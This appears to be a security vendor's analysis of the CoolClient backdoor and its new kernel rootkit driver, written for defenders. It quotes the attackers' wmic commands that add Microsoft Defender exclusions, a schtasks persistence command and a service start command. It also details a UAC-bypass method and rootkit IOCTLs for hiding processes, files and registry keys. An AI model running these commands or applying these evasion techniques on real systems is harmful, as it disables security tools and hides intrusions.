❌

Reading view

APT group HoneyMyte upgrades CoolClient: the backdoor gets a kernel-level Windows rootkit

Introduction

CoolClient is a backdoor family attributed to the HoneyMyte APT group (also known as Mustang Panda) that has been used in their cyber-espionage campaigns targeting organizations across Asia and Russia. It supports such capabilities as keylogging, clipboard theft, credential harvesting, file management, system reconnaissance, and plugin-based extensions.

Since its first public disclosure by Sophos in 2022 and subsequent analysis by Trend Micro in 2023, CoolClient has continued to evolve. In 2025, we analyzed a newer variant that introduced clipboard theft and HTTP traffic interception for credential harvesting.

In late 2025 and 2026, our latest investigation reveal another major evolution. The newest CoolClient variant can deploy a signed kernel-mode driver as a Windows service and communicate with it through IOCTL requests. The driver enhances the malware’s stealth by hiding the CoolClient process, protecting related files and registry entries, and preventing them from being inspected or modified. The overall design is comparable to the kernel-mode enhancements previously observed in ToneShell, but the CoolClient driver exposes dedicated IOCTL handlers that allow the user-mode backdoor to communicate directly with the driver.

We have observed this updated CoolClient variant and its accompanying driver in intrusions across multiple countries in Asia, including Pakistan, Mongolia, and Myanmar.

Technical analysis

In the observed campaign targeting Myanmar, HoneyMyte used PlugX as the initial post-compromise implant to deploy the CoolClient components. Before deploying the malware, the actor added both a folder exclusion and a file exclusion to Microsoft Defender for the fake Windows Defender installation directory and the renamed sideloader executable (defender.exe).

wmic /Node:localhost /Namespace:\\Root\Microsoft\Windows\Defender Path MSFT_MpPreference call Add ExclusionPath="$programfiles\Microsoft\Windows Defender"
wmic /Node:localhost /Namespace:\\Root\Microsoft\Windows\Defender Path MSFT_MpPreference call Add ExclusionPath="$programfiles\Microsoft\Windows Defender\defender.exe"

The actor then created a fake Windows Defender installation directory, copied the CoolClient components into it, and renamed a legitimate Sangfor executable, usually named Sang.exe, to defender.exe to serve as the DLL sideloader.

xcopy "$programfiles\Windows Defender\*" "$programfiles\Microsoft\Windows Defender" /a /s /v /e /f

Persistence was established through a scheduled task that launched defender.exe with SYSTEM privileges during system startup.

schtasks /create /sc onstart /tn "\Microsoft\Windows\Windows Defender Advanced Threat Protection Service" /tr "\"$programfiles\Microsoft\Windows Defender\defender.exe\"" /ru "system" /F

When executed, defender.exe sideloads the malicious libngs.dll, initiating the CoolClient execution chain described in the following sections.

CoolClient components

Similar to previous variants, the latest CoolClient user-mode component follows a multi-stage execution chain, with each component performing a distinct role during execution.

Component Description
defender.exe / Sang.exe Legitimate Sangfor application abused for DLL sideloading
libsrapc.dll Benign dependency required for the Sangfor application to execute normally
libngs.dll First-stage loader that decrypts and loads the next stage into memory (First stage)
loadcert.ini Encrypted DLL implementing the core CoolClient functionality, including command handling, process injection, driver deployment, and persistence (Second stage)
cert.ini Final-stage implant responsible for C2 communication and backdoor functionality (Final stage)
time.ini CoolCleint configuration file

Our previous CoolClient analysis focused primarily on the final-stage implant (main.dat), including its backdoor commands and plugin framework, while the first-stage loader (libngs.dll) and second-stage component (loader.dat) received only a brief overview. In the latest variant CoolClient, loader.dat and main.dat have been renamed to loadcert.ini and cert.ini, respectively. This article revisits those earlier stages, focusing on the second-stage component and the newly introduced kernel-mode driver that extends CoolClient with rootkit capabilities.

 

Overview of the new variant of CoolClient

First stage: libngs.dll

Execution begins when the legitimate Sangfor application (defender.exe or Sang.exe) loads the malicious libngs.dll through DLL sideloading. As in previous CoolClient variants, the malware continues to abuse the same Sangfor application to execute its first-stage loader.

To make the DLL appear legitimate, libngs.dll exports numerous dummy functions. Each export simply calls OutputDebugStringA with its corresponding function name before immediately invoking ExitProcess, serving no functional purpose other than mimicking the expected export table of the legitimate DLL.

Dummy export functions in libngs.dll invoking OutputDebugStringA and ExitProcess

Dummy export functions in libngs.dll invoking OutputDebugStringA and ExitProcess

The actual malicious logic is executed from DllMain (DllEntryPoint). Although heavily obfuscated through control flow flattening and numerous unconditional jumps, the routine ultimately performs a straightforward task: loading, decrypting, and executing the encrypted second-stage DLL, loadcert.ini.

The loader resolves the required Windows APIs, reads loadcert.ini into memory, and decrypts it using a 0x32-byte repeating XOR keystream derived from a transformed seed value of 0xA4. After decryption, the DLL is loaded directly into memory, and execution is transferred to loadcert.ini.

Second stage: loadcert.ini (before synchost.exe injection)

The second-stage DLL, loadcert.ini, is responsible for preparing the execution environment before the malware transitions into its injected process. It first determines its execution context by checking whether the current module is synchost.exe.

If the DLL is running under the original sideloaded process (for example, Sang.exe), it performs the initial setup, including persistence, UAC bypass, registry modifications, and process injection.

If the DLL is already executing inside synchost.exe, it follows a different execution path that decrypts time.ini, deploys the kernel-mode driver, and loads the final-stage implant (cert.ini).

Command handler

The command handler remains largely unchanged from previous CoolClient variants, with one notable difference: the malware now injects into synchost.exe instead of write.exe.

Execution is controlled through three command-line parameters:

Parameter Purpose
install Performs the initial setup, including persistence, privilege checks, and preparation for the injected execution path.
work Executes the primary second-stage functionality from the injected synchost.exe process, including driver deployment and third-stage loading.
passuac Continues execution after privilege elevation.

If no parameter is supplied, the malware creates a new Sang.exe process with the install parameter using CreateProcessW.

Establishing AutoRun persistence

When executed with the install parameter, CoolClient creates an AutoRun entry under:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

The registry value, named goopdate, launches Sang.exe (or defender.exe, depending on the deployment) with the work parameter whenever the user logs on.

Process injection into synchost.exe

Upon establishing the AutoRun registry entry, CoolClient decrypts loadcert.ini using a 0x32-byte repeating XOR keystream derived from the hardcoded base key 0x4D.

The decrypted DLL is then injected into a newly created suspended instance of synchost.exe. The malware allocates memory in the target process, writes the decrypted payload, redirects the thread context to the injected code, resumes execution, and finally terminates the original process with ExitProcess.

From this point onward, execution continues entirely within synchost.exe, where the malware proceeds with kernel-mode driver deployment before loading the final-stage implant (cert.ini).

Service installation

When executed with the install parameter, CoolClient establishes an additional persistence mechanism by installing itself as a Windows service. Before doing so, it verifies that it has sufficient access to the Service Control Manager and that no 360 Total Security software processes (360sd.exe, zhudongfangyu.exe, or 360desktopservice64.exe) are running.

Function to check for running 360 security software processes

Function to check for running 360 Total Security software processes

If both checks succeed, the malware decrypts time.ini to retrieve the service configuration, including the service name and description. It then checks whether the service media_updaten already exists. If found, the existing service is stopped and deleted before a new one is created.

The new service is configured to execute Sang.exe<.code> with the work parameter using CreateServiceA. The malware then starts the service by executing "sc start media_updaten" via WinExec.

Administrator privilege check

If the service installation path is not taken, CoolClient checks whether the current process is running with administrator privileges by verifying membership in the local Administrators group.

When administrative privileges are available, the malware relaunches itself with the passuac parameter before continuing with the remaining execution flow.

Elevated relaunch and UAC bypass

To continue execution with elevated privileges while concealing its true parent process, CoolClient implements an RPC-based process creation technique similar to the method described by Google Project Zero. The technique combines RPC process creation with parent process ID (PPID) spoofing to launch a new elevated instance of itself.

The malware first checks for the presence of escanmon.exe. If the process is running, it constructs the path to C:\Windows\System32\winver.exe and establishes a connection to the local ncalrpc endpoint (201ef99a-7fa0-444c-9399-19ba84f12a1a). It then invokes NdrAsyncClientCall to launch winver.exe through the RPC interface.

Authenticated RPC binding used during the RPC-based UAC bypass

Authenticated RPC binding used during the RPC-based UAC bypass

After winver.exe is created, CoolClient retrieves its debug object using NtQueryInformationProcess, detaches the debugger through NtRemoveProcessDebug, and terminates the process. The obtained debug object is later reused during the remainder of the UAC bypass routine.

Next, the malware repeats the same RPC-based process creation technique to launch computerdefaults.exe. It associates the previously obtained debug object with the current thread using DbgUiSetThreadDebugObject, waits for the resulting process creation event through WaitForDebugEvent, and duplicates the process handle using NtDuplicateObject, obtaining a handle with full access rights.

Finally, CoolClient relaunches itself as Sang.exe passuac using CreateProcessW with an extended startup attribute list. By configuring PROC_THREAD_ATTRIBUTE_PARENT_PROCESS through UpdateProcThreadAttribute, the duplicated process handle is assigned as the parent of the new process. As a result, the new Sang.exe passuac instance executes with an elevated context while appearing to have been spawned by the trusted Windows process instead of the original CoolClient process.

Second stage: loadcert.ini (Injected Execution)

After being injected into synchost.exe, loadcert.ini follows its injected execution path, where it deploys the kernel-mode driver and launches the final-stage implant (cert.ini). If administrative privileges are unavailable, the malware skips driver deployment and proceeds directly to the third-stage injection.

Kernel-Mode driver deployment

The deployment routine begins by decrypting time.ini. CoolClient then verifies that it has sufficient privileges to install a kernel-mode driver by checking for full access to the Service Control Manager (SCM) and the presence of SeTcbPrivilege.

If both conditions are met, CoolClient extracts an embedded LZMA-compressed driver from loadcert.ini, decompresses it, and writes it to disk as msagent.sys in the same directory as cert.ini, for example:

C:\Program Files\Microsoft\Windows Defender\msagent.sys

Next, the malware checks whether a service named msagent already exists. If present, the existing service is stopped and deleted before a new driver service is created and started, loading the kernel-mode component into the operating system.

Driver initialization

After the driver is loaded, CoolClient establishes communication with it by opening the device \\.\msagent using CreateFileW. The user-mode component then initializes the driver by issuing three DeviceIoControl requests.

IOCTL Purpose
0x222120 Registers the current CoolClient process with the driver.
0x2221E0 Sends the configured C2 IPv4 address to the driver.
0x2220F0 Registers filesystem and registry paths that should be protected or hidden.

The first request (0x222120) registers the current CoolClient process as a trusted process within the driver. The request includes the process ID, an operation code, and a flag that marks the process as trusted, allowing it to interact with protected files, registry keys, and processes.

The second request (0x2221E0) passes the configured C2 IPv4 address extracted from time.ini.

Finally, 0x2220F0 registers the CoolClient installation directory (for example, C:\Program Files\Microsoft\Windows Defender\) together with the service registry path (\Registry\Machine\SYSTEM\CurrentControlSet\Services\media_updaten). These entries allow the driver to protect the malware’s files and registry objects from inspection, modification, and deletion.

As part of the initialization, CoolClient updates the HKLM\SYSTEM\RNG\Wid_H1deF5Dirs registry value by appending its installation directory if it is not already present. This registry value is later used by the driver when applying its hiding and protection mechanisms.

The implementation of these IOCTL handlers and the corresponding driver functionality are discussed in the msagent.sys section.

Cert.ini process injection

Once the driver has been initialized, CoolClient proceeds to launch the final-stage implant (cert.ini). Before creating the target process, the malware enumerates active WinStation sessions to identify a suitable interactive user session.

After selecting a session, CoolClient duplicates its access token, updates the session identifier, and creates a new synchost.exe process using CreateProcessAsUserA. The decrypted cert.ini DLL is then injected into the suspended process using the same memory allocation, thread context modification, and ResumeThread technique described earlier.

This marks the final transition in the execution chain, where the third-stage implant takes over C2 communication and the remaining backdoor functionality.

Msagent.sys driver

Analysis of the deployed kernel-mode driver reveals an embedded PDB path:

PDB Path

PDB Path


E:\work\南京实验室\2024项目\张雪杰云南m\研发\FTool\Tool\x64\Release\FTool.pdb

The path contains several notable strings, including “Nanjing Laboratory” (南京实验室) and “Zhang Xuejie Yunnan m” (张雪杰云南m), which likely refer to the driver’s development environment. However, our OSINT analysis did not identify any information linking these strings to a known organization, developer, or threat actor.

The driver is digitally signed with a certificate issued to "Nanjing Ranyi Technology Co., Ltd.", with serial number 3E 62 DC 5D 8D 61 2A 26 33 E7 6B DF D6 07 19 DD. The certificate was valid from August 2013 to September 2014.

We identified several older malicious drivers signed with the same certificate that were compiled around 2013. However, we found no evidence directly linking those samples to the CoolClient activity described in this article.

Driver configuration

During initialization, the driver loads its stealth configuration from the registry key \REGISTRY\MACHINE\SYSTEM\RNG. The configuration defines which system objects should be hidden or protected and controls the driver’s operating mode.

Registry configuration loaded by the driver during initialization

Registry configuration loaded by the driver during initialization

Two REG_DWORD values control the driver’s operating mode:

Registry Value Default Description
Hid_State 1 Enables the driver’s rootkit functionality.
Hid_StealthMode 0 Controls additional stealth features used by selected driver routines.

In addition, the driver loads several REG_MULTI_SZ values that define the objects to be hidden or protected.

Registry Value Purpose
Wid_H1deF5Dirs Directories to hide
Wid_H1deF5Files Files to hide
Wid_H1deRegKeys Registry keys to hide
Wid_H1deRegValues Registry values to hide
Hid_IgnoredImages Processes to ignore
Hid_ProtectedImages Processes to protect

Together, these registry values determine which filesystem paths, registry objects, and processes are managed by the driver’s protection mechanisms.
After loading the configuration, the driver converts the registry entries into internal lookup structures that are shared across its various protection components.

These structures are later referenced by the filesystem minifilter, registry callback, process callback, object callback, image load callback, and IOCTL handlers to determine whether a file, registry object, or process should be hidden, protected, or ignored.

Preparation for process hiding

Next, the driver dynamically locates the ActiveProcessLinks (LIST_ENTRY) field within the EPROCESS structure instead of relying on hardcoded offsets. It first validates several predefined offsets and, if none match, performs a linear scan of the EPROCESS structure to identify the correct location. This approach allows the driver to remain compatible across different Windows versions, where the layout of EPROCESS may differ.

The driver validates candidate ActiveProcessLinks layouts before enabling process hiding

The driver validates candidate ActiveProcessLinks layouts before enabling process hiding

Once the correct offset has been identified, it is stored for later use by the process hiding routines. During process hiding and restoration, the driver uses IOCTLs 0x22219C and 0x2221A0 to unlink and relink entries in the Windows active process list, effectively hiding or restoring processes on demand.

Process, object, and image load callbacks

After preparing its process tracking structures, the driver initializes several AVL trees and populates them with configuration entries loaded from the registry, including Wid_H1deF5Dirs, Wid_H1deF5Files, Wid_H1deRegKeys, Wid_H1deRegValues, Hid_IgnoredImages, Hid_ProtectedImages, and Hid_HideImages.

These AVL trees provide efficient lookups for protected files, registry objects, and tracked processes, and are shared by the callback routines and IOCTL handlers.
The driver then registers three types of kernel callbacks that form the foundation of its protection and monitoring mechanisms:

  • Object callbacks using ObRegisterCallbacks
  • Process creation and termination callbacks using PsSetCreateProcessNotifyRoutineEx
  • Image load callbacks using PsSetLoadImageNotifyRoutine

Registration of object, process, and image load callbacks during driver initialization

Registration of object, process, and image load callbacks during driver initialization

After registration, these callbacks maintain the driver’s internal tracking structures as processes, threads, and images are created or loaded.

Object callbacks

To protect selected processes, the driver registers object callbacks for process (PsProcessType) and thread (PsThreadType) objects using ObRegisterCallbacks with an altitude of 1203. These callbacks intercept requests to open process and thread handles. If the target process is protected, the driver reduces the access rights granted to the requesting process, preventing operations such as process termination, code injection, and other forms of process manipulation. In this sample, the protected process is the injected CoolClient code running inside synchost.exe.

Process and image load callbacks

The driver registers process creation and termination callbacks using PsSetCreateProcessNotifyRoutineEx, together with an image load callback via PsSetLoadImageNotifyRoutine.

When a process is created, its image name is compared against the configuration lists Hid_IgnoredImages, Hid_ProtectedImages, and Hid_HideImages. Matching processes are added to the driver’s internal tracking structures, allowing them to be protected, hidden, or managed through subsequent IOCTL requests. When a tracked process terminates, its entry is removed from the tracking structures.

The image load callback monitors modules loaded into tracked processes and updates the driver’s internal state to support subsequent protection and hiding operations.

To ensure that processes already running before the driver is initialized are also tracked, the driver performs a one-time enumeration of all active processes after registering the callbacks and adds any matching processes to the tracking structures.

MiniFilter registration

To protect files and directories, the driver registers a filesystem minifilter. During initialization, it creates internal path filter lists, loads the configured directory and file entries (Wid_H1deF5Dirs and Wid_H1deF5Files), and creates the required minifilter registry entries under HKLM\SYSTEM\CurrentControlSet\Services\msagent\Instances. To avoid altitude conflicts, the driver dynamically assigns a filter altitude and retries registration until a unique value is obtained.

Retrying minifilter registration with incrementing filter altitude values until FltRegisterFilter succeeds

Retrying minifilter registration with incrementing filter altitude values until FltRegisterFilter succeeds

The driver then activates the minifilter using FltRegisterFilter. The filter works together with the IOCTL interface, which dynamically adds, removes, or clears protected path entries (0x2220F0, 0x2220F4, and 0x2220F8). During filesystem operations, the minifilter compares accessed paths against its internal path lists and denies access to matching entries, effectively hiding protected files and directories from users and applications.

Registry callback registration

To protect registry keys and values, the driver registers a registry callback using CmRegisterCallbackEx with an altitude of 320000. During initialization, it creates separate lookup structures for protected registry keys and values, then populates them using the configured entries from Wid_H1deRegKeys and Wid_H1deRegValues.

Registration of the registry callback using CmRegisterCallbackEx with an altitude of 320000

Registration of the registry callback using CmRegisterCallbackEx with an altitude of 320000

Once registered, the callback intercepts registry operations and compares the target key or value against the protected entries. For enumeration requests, matching keys and values are removed from the results before they are returned to user mode, effectively hiding them from registry viewers. For direct access requests, such as opening, modifying, or deleting protected registry objects, the callback returns STATUS_ACCESS_DENIED, preventing the operation.

Before applying these restrictions, the driver verifies whether the requesting process is trusted. Processes registered through IOCTL 0x222120, including the CoolClient user-mode component, bypass the filtering logic and retain unrestricted access, while all other processes remain subject to the driver’s registry protection rules.

IOCTL command dispatcher

To communicate with the user-mode component, the driver creates a device object named \Device\ToolTool together with the symbolic link \DosDevices\ToolTool to allow the user-mode CoolClient component to communicate with the driver through DeviceIoControl requests.

The driver implements 33 IOCTL handlers, although the analyzed CoolClient sample uses only three during normal execution:

  • 0x222120: registers the current CoolClient process with the driver.
  • 0x2221E0: passes the configured C2 IPv4 address.
  • 0x2220F0: registers filesystem and registry paths for protection.

The remaining IOCTL handlers were not invoked by the analyzed sample.

IOCTL Handler Functionality
0x222000 0x140001E04 Enable or disable the rootkit.
0x222004 0x1400020B0 Query the current rootkit state.
0x2220F0 0x140002320 ●       Register protected filesystem or registry paths
●       Used by CoolClient to register its installation directory and service registry key.
0x2220F4 0x1400034DC Remove a protected filesystem or registry path.
0x2220F8 0x140003464 Clear all protected filesystem and registry path entries.
0x222118 0x1400024B0 Register process or path protection entries.
0x22211C 0x140002A20 Query registered protection entries.
0x222120 0x140003794 Update process protection entries. Used by CoolClient to register itself as a trusted process.
0x222124 0x14000362C Remove a protection entry.
0x222128 0x14000349C Clear all process protection entries.
0x222130 0x14000265C Register a protected process by PID.
0x222134 0x140010E88 Inject shellcode into a target process using NtCreateThreadEx.
0x222138 0x14000F498 Hide a kernel module by unlinking it from PsLoadedModuleList.
0x222144 0x14000270C Delete a file.
0x222148 0x14000286C Decrypt an embedded buffer and write it to disk.
0x22214C 0x1400027F4 Read and decrypt an encrypted file.
0x222168 0x140002780 Unmap the image section of a target process.
0x22216C 0x140013984 Terminate a process by PID.
0x222194 0x140011F50 Remove Protected Process Light (PPL) protection.
0x222198 0x140002940 Create or modify a registry value.
0x22219C 0x140010630 Hide a process by unlinking it from the active process list.
0x2221A0 0x140010670 Restore a previously hidden process.
0x2221A4 0x14000F8A0 Hide a module within a process.
0x2221A8 0x14000F954 Restore a hidden module.
0x2221AC 0x140016368 Enumerate and restore kernel notification callbacks.
0x2221B0 0x140016458 Disable or restore kernel notification callbacks.
0x2221B4 0x140012408 Manually load a secondary kernel driver.
0x2221B8 0x14001262C Debug/test handler.
0x2221BC 0x1400165F6 Write to an arbitrary kernel address.
0x2221C0 0x14000BB00,  0x14000BB78 Enables deny-rootkit mode by registering image-load monitoring and enabling the patching logic.
0x2221C4 0x14000BB6C,  0x14000BB10 Disables deny-rootkit mode by clearing state and unregistering/removing the monitoring logic.
0x2221E0 0x1400126C0 Register a C2 IPv4 address.
0x2221E4 0x140012E50 Delete a C2 IPv4 address.

After initializing the IOCTL dispatcher, the driver releases the temporary configuration buffer that was previously loaded from \REGISTRY\MACHINE\SYSTEM\RNG.

Kernel module enumeration and hiding

To support kernel module hiding, the driver resolves the address of the non-exported kernel variable PsLoadedModuleList at runtime using MmGetSystemRoutineAddress. This global linked list maintains information about all loaded kernel modules and drivers, allowing the rootkit to enumerate and manipulate module entries.
